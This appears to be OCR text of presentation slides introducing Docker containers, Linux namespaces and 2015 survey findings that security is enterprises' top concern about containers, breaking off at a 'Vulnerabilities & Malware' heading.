
- Containers are made up of read only layers via AUFS/Devicemapper
- Containers are designed to support a single applicaton.
- Instances are ephemeral, persistent data is stored in bind mounts to host or data volume containers

DOCKER BASICS

```
[ubuntu:pts/2:16:07:~% sudo docker pull ubuntu                                  ]
 Using default tag: latest
 latest: Pulling from library/ubuntu

 d3a1f33e8a5a: Already exists
 c22013c84729: Already exists
 d74508fb6632: Already exists
 91e54dfb1179: Already exists
 Digest: sha256:73fbe2308f5f5cb6e343425831b8ab44f10bbd77070ecdfbe4081daa4dbe3ed1
 Status: Image is up to date for ubuntu:latest
[ubuntu:pts/2:16:07:~% ifconfig|grep "inet addr"                                ]
           inet addr:172.17.42.1  Bcast:0.0.0.0  Mask:255.255.0.0
           inet addr:172.16.135.157  Bcast:172.16.135.255  Mask:255.255.255.0
           inet addr:127.0.0.1  Mask:255.0.0.0
[ubuntu:pts/2:16:07:~% sudo docker run -it ubuntu ifconfig|grep "inet addr"     ]
           inet addr:172.17.0.13  Bcast:0.0.0.0  Mask:255.255.0.0
           inet addr:127.0.0.1  Mask:255.0.0.0
[ubuntu:pts/2:16:07:~% sudo docker run -it ubuntu bash                          ]
[root@2e36cc2a378a:/# exit                                                      ]
 exit
 ubuntu:pts/2:16:07:~%
```

DOCKER REMOTE API EVENTS (ARCHITECTURE)



LINUX NAMESPACES

namespaces(7)

"A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers."

Six namespaces:

1. mnt (filesystems & mount points)
2. PID (processes)
3. net (network stack)
4. UTS (hostname)
5. IPC (Linux implementation of System V IPC)
6. user (more on this later…)

USER NAMESPACES

2013

Introduced in Linux kernel 3.8

```
$ id -u          # Display effective user ID of shell process
1000
$ id -g          # Effective group ID of shell
1000
$ ./demo_userns
eUID = 65534;  eGID = 65534;  capabilities: =ep
```

user_namespaces(7)

*Docker uses kernel namespaces and does **not yet** fully implement user namespaces*


More on namespaces (from Plan 9):

- http://www.cs.bell-labs.com/sys/doc/names.html

More on user namespaces:

- https://lwn.net/Articles/532593/

STATE OF THE UNION: CONTAINERS IN THE ENTERPRISE



53% say **security**

is their biggest concern about containers.

Base: 194 IT operations and development decision-makers at enterprises in APAC, EMEA, and North America

Source: A commissioned study conducted by Forrester Consulting on behalf of Red Hat, January 2015

JANUARY 2015

ENTERPRISES SLOW TO ADOPT CONTAINERS DUE TO CYBERSECURITY CONCERNS

WHAT ARE THE BIGGEST BARRIERS TO PUTTING CONTAINERS IN A PRODUCTION ENVIRONMENT?


In this question respondents had the option of rating certain categories as a major barrier, moderate barrier, minor barrier or no barrier at all.

Security was the highest rated barrier to increased adoption. The second biggest barrier was data management.

Note: we combined the major and moderate barrier responses and grouped them to weigh biggest barriers.


Q10 Please rate the following based on how much of a barrier to adoption they are for putting containers in a production environment.

Answered: 249 Skipped: 36



JULY 2015


VULNERABILITIES & MALWARE



